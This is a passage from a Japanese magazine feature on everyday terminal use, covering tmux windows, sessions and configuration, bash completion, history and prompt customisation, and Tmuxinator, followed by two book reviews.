次にPrefix、つまり僕の設定の場合は「Ctrl」キーを押しながらtをタイプ」してからcを押すと新しい仮想端末が作られ、そのままそちらの端末を操作できるようにフォーカスが遷移します(**図3**)。

下部のステータスバーのアスタリスクで、現在どの端末にいるのか？――を把握できます。こういうのですね。

```
[0] 0:zsh- 1:zsh*
```

仮想端末を切り替えていくにはPrefixのキー操作の後に「Ctrl」キーを押しながらSpaceキー」を打って下さい。次のようにアスタリスクの場所が変化し、端末をスイッチすることができるでしょう。

```
[0] 0:zsh* 1:zsh-
```

これまで説明した次の2コマンドが基本中の基本となるでしょう。

1. Prefix+「c」で新規仮想端末を作成

2. Prefix+「Controlを押しながらスペース」で端末切り替え

Web開発、オススメの端末配置

2つのコマンドのみ解説しましたが、これ以上のコマンドは本誌のほかの記事や、Web上のリソースを参考にしていただくとして利用例をこれからピックアップしていきたいと思います。

さて、tmuxでは仮想端末をたくさん増やすことは可能ですが、あまり端末の数が多くても個人的には混乱をしてしまうなーと考えています。そう意識しながら使っていると、だんだんとtmuxの複数仮想ターミナルのそれぞれの役割が定まってきます。例としてWebアプリケーション開発を挙げましょう。Webアプリケーションを作るには当然ながらVimやEmacsなどのエディタでコードを書きます。「僕はIDEを使っているんだけども……？」というご意見は当然あるでしょうが、ターミナルの範疇(はんちゅう)から外れてしまうので、ターミナル内で実行可能なエディタに限らせていただきます。このエディタ用に仮想端末を1つ割り振ります。


次にファイル操作やテストスクリプトを走らせるためにはシェルを実行できる端末も欲しいところです。これが2つめ。最後はテストサーバを立ち上げ、アクセスやデバッグ用のログを閲覧していくための画面です(**図4**)。

こちらのキャプチャ画面が「まさに！」僕にとって、**Web開発をする際の理想の端末配置**でございます。左から


1.Emacsでソース編集
2. シェルでその他の操作
3. テストサーバを起動(今回はSassコンパイラであるcompassも同時起動)

となっております。あとは適宜、ショートカットコマンドを駆使すれば、マウスやタッチパッドを触ることなく、Webサイトの出来をブラウザで確認することも可能です。僕はこの「コードを書いたら、すぐ結果がわかる」というLightweight Languageを使ったWeb制作のスピード感がとても気に入っています。

▼図4　3つの仮想端末でWeb開発



▼図5　OS X標準のTerminalで複数タブを開いた様子



これってターミナルソフトのタブでも……？

と、ここまで辛抱強く読んでくれた方の中には、

> iTerm2などを含めたTerminalソフトのタブ機能使ってるよ

という方もいらっしゃるかと思います。そう、ぶっちゃけ、**tmuxを使わなくても「タブ」という意味では同じような役割をTerminalソフトが標準で持っています(図5)**。

今回は仮想端末を「タブ」ととらえて解説していますが、このタブ機能だけ見れば、Terminalソフトだけで、事足ります。切り替えのショートカットキーに慣れるだけで同じことができます。が、いくつか細かい便利機能を考えると……結果的にtmuxやscreenを使ったほうがいいと思われますので、その一部を紹介してみましょう。

たとえばターミナルと外部アプリとのコピペ連携

細かい設定は後ほど調べてもらうとして、ターミナル上の仮想端末の文字列をマウスを使用せずにキーボード操作だけで選択してコピー、それをそのままMac OS Xのほかのアプリケーションなどにペーストする、なんてこともtmuxではできちゃいます(**図6**)。これは便利！

今どきな使い方だと、端末からコードの一部をコピーして、Slackに「コードスニペット」として貼り付けるとかですかね(**図7**)。

接続先にて長時間かかる処理には……

これまではターミナルを便利に扱う、といった趣旨でtmuxを紹介してきましたが、最後に重要な概念とその利用シチュエーションを伝えます。たとえば、SSHで遠隔ログインした先で、数時間レベルで長い時間がかかるような処理を行うケースを想定してみてください。しかも「**喫茶店**」で「**ドヤ顔**」をしながら……。

何も考えずに、

```
$ ssh username@hostname
```

```
$ ./heavy_task
```

と実行します。ところがそれを操作する場所は「喫茶店」です。モバイルWi-Fiを使っているので、電波状況が不安定になるかもしれません。また、持ち込んだノートパソコンのバッテリーを上記コマンド実行の後から確認すると残量が非常に少ないようです。とすると、./heavy_taskコマンドが終了しきれないうちに手元のSSH接続が切れてしまいます。そのような場合、リモートサーバ上のジョブが終了してしまう可能性が高いです。また、場合によってはジョブは生きているのだけれども、アタッチされている端末がなく./heavy_taskコマンドが吐く出力が見られなくなってしまうこともあります。これは./heavy_task &とバックグラウンドジョブにしても同じことが起こります。


そこで、元来使われているのが「**nohup**」コマンドです。

```
$ nohup ./heavy_task
```


とすることで、ログアウトした後もコマンドの処理は続きます。出力メッセージもnohup.outに吐かれます。これでバッテリーが少なくても、電波が不安定でも、喫茶店でドヤ顔してリモートサーバのコマンドを叩けますね。

さて、紹介したいのはこのnohupの代わりとしてscreenやtmuxが使えるよーというお話です。これらターミナルマルチプレクサにはアタッチもしくはデタッチという概念があります。当初


▼図6　コードの一部を選択して……



▼図7　外部アプリへコピペ可能



▼図8　セッション一覧



説明した「tmuxコマンドを打ってtmuxを立ち上げた」という状況が「アタッチ」されたこととなります。いわばアクティブに仮想端末群を使っている時間です。そして、デタッチという操作をすることで、仮想端末の状態をまるっきり保持したままいったん端末から抜けることができます。また、ふたたびアタッチすることも可能です。

たとえば、リモートログイン先でtmuxを起動し、複数端末を開きながら作業。接続をいったん切りたいので、デタッチ(ちなみにSSHなどの接続が切れると自動的にデタッチされます)。もう一度つなぎ直した時にアタッチして、以前と同じ状態の仮想端末を取り戻す。という利用のされ方があります。

と、すると、おわかりかと思いますが、喫茶店でドヤ顔する例ではnohupを当初紹介しましたが、最初からtmuxやscreenを使っていれば、回線が切れたとしても、ジョブは走り続け、後ほどそのセッションをアタッチしてやれば端末への出力も閲覧可能になるのです(**図8**)。

こちらのスクリーンショットは一度デタッチしてtmux lsコマンドを打ち、現在存在するセッション一覧を眺めている様子です。

まとめ

僕がおもに「使えるな！」と思えるtmuxの一面を利用法と共に解説してきました。まとめますと、tmuxやscreenの魅力はこの3点に尽きると思います。

1. 仮想端末というタブをもたらしサクサク切り替え
2. カスタマイズや発展的な利用の融通が利くから楽しい
3. nohupいらずで開発サーバなどに入れておくと便利

Webアプリ開発の際に3つの仮想端末を切り替えるエピソードを紹介しましたが、このような「**型**」が決まってくるとすんなりと本質である開発に集中できて良いかと思います。さて、tmuxはツールの1つ。みんなが使う必要はありません。中でも、ビビっと来た方。参考になれば幸いです。それでは、ばいばい！

2-2 Case② 怖くないぞ、ターミナル!

Author 馬場 俊彰(ばば としあき)
㈱ハートビーツ
Twitter @netmarkjp

もっと気軽に使ってみませんか!

ターミナルはとっつきづらく敷居が高いと感じるかもしれませんが、一度使ってしまえば意外と便利なものです。筆者は常日頃、サーバ作業やプログラミングだけでなく、議事録作成や仕事のメモを書くのにもターミナルを利用しています。最初からここまでディープに利用する必要はありませんが、簡単なターミナルの使い方の基本を紹介します。筆者は仕事でよくCentOSを使っているので、本節はCentOSの最新版であるCentOS7とbashをもとに紹介します。

基礎編「絶対に覚えておかなければならない基本動作」

まず最初にマストな動作を覚えましょう。次のキーワードを見て、ピンときた方は基礎編クリアです。

・Tab
・↑
・man、--help

Tab「入力補完を使う」

ターミナルを使う場合は必ず入力補完を使ってください。コマンド名やファイル名を途中まで入力してTabキーを1回押すと後に続く部分を自動入力してくれます(**図9**)。

タイプ数が少なくなり時間が節約になるのが助かりますし、なによりタイプミスによる誤指定がなくなるのでトラブルが減ります。

なおTabキーを2回押すと候補が表示されます(**図10**)。

なお~/.inputrcにset completion-ignore-case onと記載することで大文字小文字を区別せず補完できるようになります。たいしたことないと思うかもしれませんが、パスやファイル名は不意に大文字が混ざることがよくあり、そのたびに補完がうまく効かず思考が妨げられることがあります。大文字小文字を区別しなくすることでスムーズに作業ができるようになり、作業効率が格段によくなりますよ。

設定前は何もおきません(**図11**)。が、**図12**のように設定すると、設定後はdeと入力すると、Desktop/になります(**図13**)。

このように操作しておくことで、タイプミスによる影響を受けずに済み、余計なミスで先輩方に迷惑をかけることなく作業が完遂できます。

↑「履歴を使う」

ターミナル操作では、実行したコマンドの履歴を参照し、呼び出すことができます。コマンドを試行錯誤するときの効率が格段に上がるので必ず使ってください。

たとえば/var配下の最大4階層までにあるファイルのうち5分以内に更新されたものを探すコマンドは**図14**のとおりです。

図14の結果を実行したあとに、実は5分以内ではなく30分以内に更新されたものを探すべきだったとわかった場合、またfindからタイプするのではなく、5のところを30に変えるだけで実行するのが安全確実です(**図15**)。

↑、BacK SPace(またはDelete)、30、Enter

このように操作することで、変更したい部分以

▼図9　Tabキーで入力補完

```
[root@sd201507 ~]# ls -ld D*
drwxr-xr-x 2 root root 6  5月  6 15:36 Desktop
drwxr-xr-x 2 root root 6  5月  6 15:36 Documents
[root@sd201507 ~]# cd De←ここまで入力してTab
```

```
[root@sd201507 ~]# cd Desktop/
```

▼図10　Tabキー2回で候補表示

```
[root@sd201507 ~]# ls -ld D*
drwxr-xr-x 2 root root 6  5月  6 15:36 Desktop
drwxr-xr-x 2 root root 6  5月  6 15:36 Documents
[root@sd201507 ~]# cd D←ここまで入力してTab Tab
```

```
[root@sd201507 ~]# cd D
Desktop/   Documents/
```

▼図13　~/.inputrcの修正により大文字・小文字を区別しない補完が可能に

```
[root@sd201507 ~]# cd deTab
```

```
[root@sd201507 ~]# cd Desktop/
```

▼図11　大文字・小文字の区別の設定前

```
[root@sd201507 ~]# ls -ld D*
drwxr-xr-x 2 root root 6  5月  6 15:36 Desktop
drwxr-xr-x 2 root root 6  5月  6 15:36 Documents
[root@sd201507 ~]# ls ~/.inputrc
ls: /root/.inputrc にアクセスできません: そのようなファイルやディレクトリはありません
[root@sd201507 ~]# cd deTab何もおきない……
```

▼図12　~/.inputrcの修正

```
[root@sd201507 ~]# echo "set completion-ignore-case on" >> ~/.inputrc
[root@sd201507 ~]# bash  ←設定を有効にするために新たにシェルを起動(一度ログアウトしてログインしてもよい)
```

外のタイプミスによる影響を受けずにすみ、余計なミスで先輩方に迷惑をかけることなく作業が完遂できます。

なお、より高度な履歴の呼び出し方として Ctrl + r で検索呼び出しをすることもできるので、↑が馴染んだら次は Ctrl + r を使ってください。

man、--help「使い方を確認する」

WindowsやMacの場合はたいていメニューバーに[ヘルプ]があり、使い方を調べることができます。ターミナルの場合はmanコマンドを使うか、コマンドの引数に--helpを指定すると使い方を調べることができます。

たとえばlsコマンドの使い方を調べるときにはman lsとします(**図16**)。

manではなくlsの--helpでも使い方を表示できます(**図17**)。コマンドについてじっくりと確認したいときはmanを、簡単に使い方を調べる時やオプションを忘れてしまった時は--helpを使うことが多いです。

manや--helpを使うことで自分で調べられることが格段に増えます。忙しい時期など先輩方の仕事を妨げずに、自分でスキルを向上することができます。

▼図14　更新ファイルを探すコマンド

```
[root@sd201507 ~]# find /var -maxdepth 4 -type f -mmin -5
```

▼図15　コマンド履歴で再表示し、途中で変更する

```
[root@sd201507 ~]# ↑を押す
```

```
[root@sd201507 ~]# find /var -maxdepth 4 -type f -mmin -5
←5を消して30に変える
```

```
[root@sd201507 ~]# find /var -maxdepth 4 -type f -mmin -30
```

▼図16　manコマンドでlsの使い方を調べる

```
LS(1)                          User Commands                          LS(1)

NAME
       ls - list directory contents

SYNOPSIS
       ls [OPTION]... [FILE]...

DESCRIPTION
       List  information about the FILEs (the current directory by default).  Sort entries
       alphabetically if none of -cftuvSUX nor --sort is specified.

       Mandatory arguments to long options are mandatory for short options too.

       -a, --all
              do not ignore entries starting with .

       -A, --almost-all
              do not list implied . and ..
 Manual page ls(1) line 1 (press h for help or q to quit)
```

▼図17　ls --help

```
[root@sd201507 ~]# ls --help
使用法: ls [オプション]... [ファイル]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.

Mandatory arguments to long options are mandatory for short options too.
  -a, --all                  . で始まる要素を無視しない
  -A, --almost-all           . および .. を一覧表示しない
      --author               -l と合わせて使用した時、各ファイルの作成者を表示する
```

コラム「タイピングの速さと仕事の速さ」

タイピングが速く正確だと操作にストレスがなくなり、作業が速く短時間で終わるようになります。とくにペアオペレーション(1人が操作し、もう片方が横で見ながらチェックする)をする場合は操作のストレスが2人に影響することもあり、タイピングが速く正確であることは実務上非常に有利です。

本章で紹介したTabや↑を使うと操作速度はさらに格段に速くなります。

ただし操作速度が十分に速くなったとしても、その勢いでEnterを押してしまわないように注意しましょう。Enterを押して処理を実行する前には必ず一息ついて、指差し確認をし入力した内容が意図どおりのものか確認してください。

応用編「さらに便利に使うには」

応用編ではもう少しだけ深入りした便利な使い方を紹介します。

コマンドラインをカスタマイズ

コマンドラインの行頭はCentOS7の場合デフォルトで次のようになっています。

・rootユーザの場合

```
[<ユーザ名>@<ホスト名> <カレントディレクトリ>]#
```

・一般ユーザの場合

```
[<ユーザ名>@<ホスト名> <カレントディレクトリ>]$
```

新旧ホストの入れ替えなど、ホスト名が同じ2つのサーバに同時にログインするときにはこのままだと間違えてしまいそうです。

この書式は環境変数PS1で定義されていて、簡単に変更できます。

```
[root@sd201507 ~]# echo $PS1
[\u@\h \W]\$
```

・\uユーザ名
・\hホスト名(最初の .まで)
・\Wカレントディレクトリ名

利用可能なフォーマット書式の詳細はman bashでPROMPTINGの項目を確認してください。

フォーマット書式を詳しく知らなくても、先頭に特定の文字列を付与することは簡単にできます。先頭に必ず(test)と表示する方法は次のとおりです。

```
[root@sd201507 ~]# PS1="(test)$PS1"
(test)[root@sd201507 ~]#
```

恒久化する場合は.bashrcなどの設定ファイルに記載すべきですが、一時的にわかりやすくするためであれば設定ファイルに書かずとも用が足りるのでぜひ活用してください。

PS1をカスタマイズすることで色付けも可能です。システムごとにカラーリングを変えて操作対象の誤りを減らす、たとえば本番サーバは赤くして注意を促すなど使いどころはたくさんありますので活用ください(**図18**)。

操作・入出力のログを取る

作業後の振り返りで、いつ・どのサーバで・どのコマンドを実行し、結果がどうだったかを確認したいことがよくあります。振り返りは成長のために欠かせない大事なアクションです。先輩やお客さまに問われて確認することもあるでしょうし、自分で振り返ることもあるでしょう。

そのためにはあらかじめ記録しておく必要があります。操作・入出力を全部そのまま記録するのにscriptコマンドが便利です。

scriptコマンドはutli-linuxパッケージに含まれており、CentOS7であればまず間違いなくプリインストールされています。web01.example.comへsshしたときの操作・入出力結果をscriptコマンドを利用してlogfile.txtに保存する方法は次のとおりです。

```
$ script -q -c "ssh web01.example.com" logfile.txt
```

ログには改行などの制御文字もすべて記録されるため、ログを見るときはlessに-rか-Rオプションをつけると見やすくなります。

```
$ less -R logfile.txt
```

前項の要領でPS1をカスタマイズして時刻を表示するようにしておくと、振り返りが楽で確実になり、なおよいでしょう。次のように指定することで、プロンプトが表示された年月日秒を行頭に表示できます。

```
[root@sd201507 ~]# PS1="(\D{%Y/%m/%d %H:%M:%S})$PS1"
(2015/05/07 21:57:14)[root@sd201507 ~]#
```

▼図18　システムの色を変更する

```
baba@localhost ~ $ echo $PS1
\[\033[01;32m\]\u@\h\[\033[01;34m\] \w \$\[\033[00m\]
baba@localhost ~ $
```

フォントを変える

フォントを変えると見た目がかなり変わります。そして見た目が変わるとだいぶテンションが上がりますよ。Powerline[注2]などを使うと見た目はさらに変わりますが、フォントを変えるだけでもかなり効果が高いのでぜひ試してみてください。

筆者は、ターミナルではRicty[注3]を使っています。

O(大文字オー)と0(ゼロ)や、I(大文字アイ)とl(小文字エル)などの見間違いやすい字がきちんと区別できるものを選びましょう(**図19**、**図20**)。

Rictyは O0 などの区別に加えて全角スペースが可視化されるので、入力ミスがぱっとみでわかりやすくなる利点があります(**図21**)。

最後に参考として筆者が普段使っているPowerline + tmux + Rictyのターミナルの画面を紹介します(**図22**)。

▼図19　MSゴシック+アンチエイリアスなし

▼図20　Ricty+アンチエイリアスあり


▼図21　Rictyに変更しているのでわかりやすい

ターミナルと周辺ツールは昔からありますが、いまも日々進化し続けています。筆者はここ1～2年でシェルをbashからzshに、ターミナルマルチプレクサをscreenからtmuxに変えました。定期的に情報収集し自分の環境を見直すことで、気分転換・効率化・モチベーションアップにつながるかもしれませんよ。

おわりに

GUIのようにメニューからたどることができないため「別の方法で知らないと知りようがない使い方」が多いように感じてしまうかもしれません。本節では便利な使い方の中でも重要なものをできるだけ絞りこみました。本稿がターミナルを仕事のツールとしてうまく使えるようになる手助けとなれば幸いです。

▼図22　筆者環境



注2）Powerline(https://github.com/powerline/powerline)
注3）Ricty https://github.com/yascentur/Ricty

2-3 Case③ 開発の現場で使うtmux

Author 王 志軍(おう しぐん)
㈱IDCフロンティア　UX開発部

工夫して使うtmux

複数の端末を起動してリモートサーバを操作するよりも、tmuxならば効率よく端末を操作できます。さらにtmuxはペアプログラミングにも応用できます。tmuxで快適な環境を手に入れましょう(**図23**)！

設定ファイル工夫のヒント

ステータス欄の表示を整理する

tmux起動時の画面下方に表示されるステータス欄は情報が見にくいので、筆者は日付や時間など必要な情報を表示する設定にしいてます。**図24**にイメージを示します。

まず、画面の表示色数を多くします。256色表示可能にするために

```
set -g default-terminal "screen-256color"
```

これを.tmux.confに追加します。そして、ベースとなる色を次のように設定します。

```
set -g status-fg white  フォアグラウンドの色
set -g status-bg black  バックグランドの色
```


そしてウィンドウリストの文字に対する色の設定をします(**リスト1**)。

1つのウィンドウで作業をしているときに、別のウィンドウにscpコマンドで、大きいファイルを転送する場合、次のコマンドを.tmux.confに追加します。転送終了を知らせるようにできます。


```
setw -g monitor-activity on
set  -g visual-activity on
```

ステータス欄の左右を利用して両サイドに時間とホスト名を入れてみましょう(**リスト2**)。

▼図23　筆者の使用例



▼図24　ステータス欄に日付と時間を表示させる



tmuxのコピーモードとは

tmuxにはコピーモードがあります。つまりマウスを使わなくても、どの部分のテキストもコピーできます。マウスの使用から解放されるのです。デフォルト設定でコピーモードに入ると、viと一部同様の操作ができます。コマンドは次のようになります。

▼リスト1　文字の表示設定

```
setw -g window-status-fg cyan  アクティブではない状態の文字の色
setw -g window-status-bg default  status-bgから黒い色が継承される
setw -g window-status-current-fg white  アクティブなウィンドウの文字を白にする
setw -g window-status-current-bg red  背景を赤にする
setw -g window-status-current-attr bright  文字を明るくする
set -g status-justify centre  ウィンドウリスト文字の場所を中央にする
```

▼リスト2　ステータス欄の時刻表示設定（.tmux.confへの追加部分）

```
set -g status-left-length 40  左ステータス情報の長さを決める
set -g status-left  '#[fg=green]%Y-%m-%d#[fg=cyan,bg=default] %A %l:%M:%S'  時間の情報を表示する
set -g status-right-length 20  右ステータス情報の長さを決める
set -g status-right '#[fg=green]  ホスト名を表示する
```

```
<Prefix> [  コピーモードに入る、h、j、k、lキーで移動
v       ハイライトして、文字列をh、j、k、lキーで選択
y         文字列をコピー
<Prefix> ]  文字列をペースト
```


ペインの同期機能（synchronize-pane）

筆者はtmuxのペインを同期する機能をよく使っています。たとえば複数のサーバで同時に同じ内容のスクリプトを作成したいときなど、手軽に使えます。まずは次の設定を.tmux.confファイルに追加します。

```
bind m setw synchronize-panes on
bind M setw synchronize-panes off
```

sshでA、B、C、3つのサーバにアクセスして、<Prefix> mを入力すると、これから入力するコマンドは、すべてのペインで同期するようになります。ファイル編集するとA、B、C、3つのサーバに編集内容を同時に反映させることができます（**図25**）。同期を終了するには<Prefix> Mを入力します。複数のサーバへ同じ作業を実施したいときに、この機能が活用できます。

▼図25　複数のサーバにコマンドを同期させる



tmuxの画面共有機能（アタッチ機能）

ここで次のようなシナリオを考えます。ある教室において、先生が生徒へLinuxのコマンドを教えるような状況です。先生が入力したコマンドが、学生が使っている端末でも表示されるようにします。この場合、先生は新たにAサーバにtmuxのセッションbasicを作成します。

```
$ tmux new -s basic
```

学生がSSHでAサーバにアクセスするとしましょう。そして次のコマンドで先生の作成したセッションにアタッチすると、先生の入力したコマンドが学生全員の端末で見られるようになります。

```
$ tmux attach -t basic -r
```

tmuxは、実はClient/Serverモードのソフトウェアになっています。先生はサーバ側でbasicという名前のセッションを作成した時点で、学生が自分の端末からAサーバに入って、そのセッションにアタッチすればセッションの共有ができ、先生の入力した内容を共有できます。ここの-rオプションはRead Onlyモードです。学生は読むことができますが、書き込むことはできません。-rを付けない場合は、誰でもexitで終了できてしまいます。その際は<Prefix> dでデタッチします。

tmuxのセッション維持機能

SSHでリモートのサーバにログインし、tmuxを起動します。

```
$ tmux new -s modify-file
```

Vimでファイル編集の作業をするとしましょう。仮にネットワークが不安定になり、SSHコネクションが途切れたとします。このときリモートのtmuxセッションは維持されます。たとえばVimでファイル編集している場合は、その途中の状態が保持されています。SSHでリモートのサーバに入って、先ほど作成されたmodify-fileセッションがまだ生きていることを確認してみましょう。

```
$ tmux ls
  modify-file: 1 windows (created Fri May 22 18:36:17 2015) [80x24]
```

これでもう一度セッションにアタッチすると前のファイル編集中の状態に戻ることができます。

```
$ tmux attach -t modify-file
```

Tmuxinatorとの連携

普段の業務で、Vimのプログラミング開発環境と実行環境の立ち上げ、MySQLサーバへの接続を必要としていたとします。この3つのタスクをまとめて実行してみましょう。Tmuxinatorというツールと連携すればコマンド1個だけで、すべての作業環境を整えてくれます。まずRubyGemsでTmuxinatorをインストールする必要があります。

```
$ sudo gem install tmuxinator
```

そして、.tmux.confに次の行を追加します。

```
set -g pane-base-index1
```

これでmuxコマンドが使用できるようになります。$HOME/.tmuxinator/ディレクトリの下にdefault.ymlがあります。このファイルを編集しておきます。例としては**リスト3**のようなファイルを作成します。

▼リスト3　default.yml

```
name: default
root: ~/
windows:
  - Development:
      panes:
        - development: ←同じペインで次の2つのコマンドを実行する
            - cd ~/Playground/ruby/hello_world
            - vim +NERDTree
  - Execute:
      panes:
        - execute:
            - cd ~/Playground/ruby/hello_word/lib/hello.rb
            - irb
  - RemoteMySQL:
      panes:
        - mysql:
            - ssh work  ←sshアクセスしてからMySQLに接続する
            - mysql -Dtest -upostgres -p123456
```

```
$ mux default もしくは tmuxinator start default
```

このように入力すると、ファイルの設定が一気に実行されます。

リスト3を実行すると、3つのウィンドウ、Development、Execute、RemoteMySQLが作成されます。Developmentの中でVimが実行されて、Nerdtreeが起動されます。Executeウィンドウは別のディレクトリに入ってからコマンドを実行します。もう1つのウィンドウはworkサーバに入ってからMySQLサーバにログインします。これで1つのコマンドだけで必要な環境をすべて整えられます。


Tmuxinatorを利用して、新しいプロジェクトを作成したい場合は、次のように入力します。

```
$ mux new <name>
```

default.ymlと同じディレクトリに<name>.ymlファイルが作成され編集できます。

まとめ


tmuxとTmuxinatorの連携はとても便利です。使いこなして作業効率を向上させましょう。SD



Amazon Web Services パターン別構築・運用ガイド

NRIネットコム株式会社
佐々木 拓郎、林 晋一郎、
小西 秀和、佐藤 瞬 著／
B5変形判／480ページ／
3,400円＋税／
SBクリエイティブ／
ISBN＝978-4-7973-8257-0

インスタンスの起動や停止など基本的なことはできるようになったが、もっとAWSを使いこなしたいという人に向けて書かれた1冊。上級者向けというわけではなく、コンソールの操作では画面キャプチャを適宜載せながら説明を行い、コマンド・SDKによる設定では各クライアントツールのインストールから説明がある。内容は、AWSの基本・サービスの全体像から、本書のメインとなるパターン別構築例、セキュリティ詳細、管理・運用のTipsと章が続く。構築例の章では「EC2を利用した動的サイト」「S3による静的サイト」などのメジャーどころから、「Elastic BeanstalkとLambdaによるバッチサーバ」といった新しめのものまで、計9つのパターンを紹介する。興味のあるパターンを選び、手順をこなしながら勉強できる。





「仮想化」実装の基礎知識

法橋 和昌、前島 鷹賢、
中川 栄一郎、花崎 隆直、
佐々木 敦守、西口 健太郎 著／
B5変形判／368ページ／
2,500円＋税／
リックテレコム／
ISBN＝978-4-89797-987-8

本書は仮想化について、「仮想化の基本」「仮想化の実践」「進化する仮想化技術」の3編で構成されている。各編では、サーバ・デスクトップ・ストレージ・ネットワークに細分化されている。「仮想化の基本」では、クラウドや現在の仮想化をとりまく技術に関しての基礎を説明している。ここをざっと読むだけで概念的なことは理解できるようになる。「仮想化の実践」では、実際にそれぞれの仮想化を構築する際に必要な実践的な知識を解説している。「進化する仮想化技術」では、最新のトレンド（DockerやOpenStackなど）について解説している。具体的なサーバ構築のオペレーション、特定のデスクトップの仮想化、ネットワーク構築までには突っ込んでいないが、基礎の説明は充実しているので、座学レベルの知識を得るために役立つだろう。

SD BOOK REVIEW





Java パフォーマンス

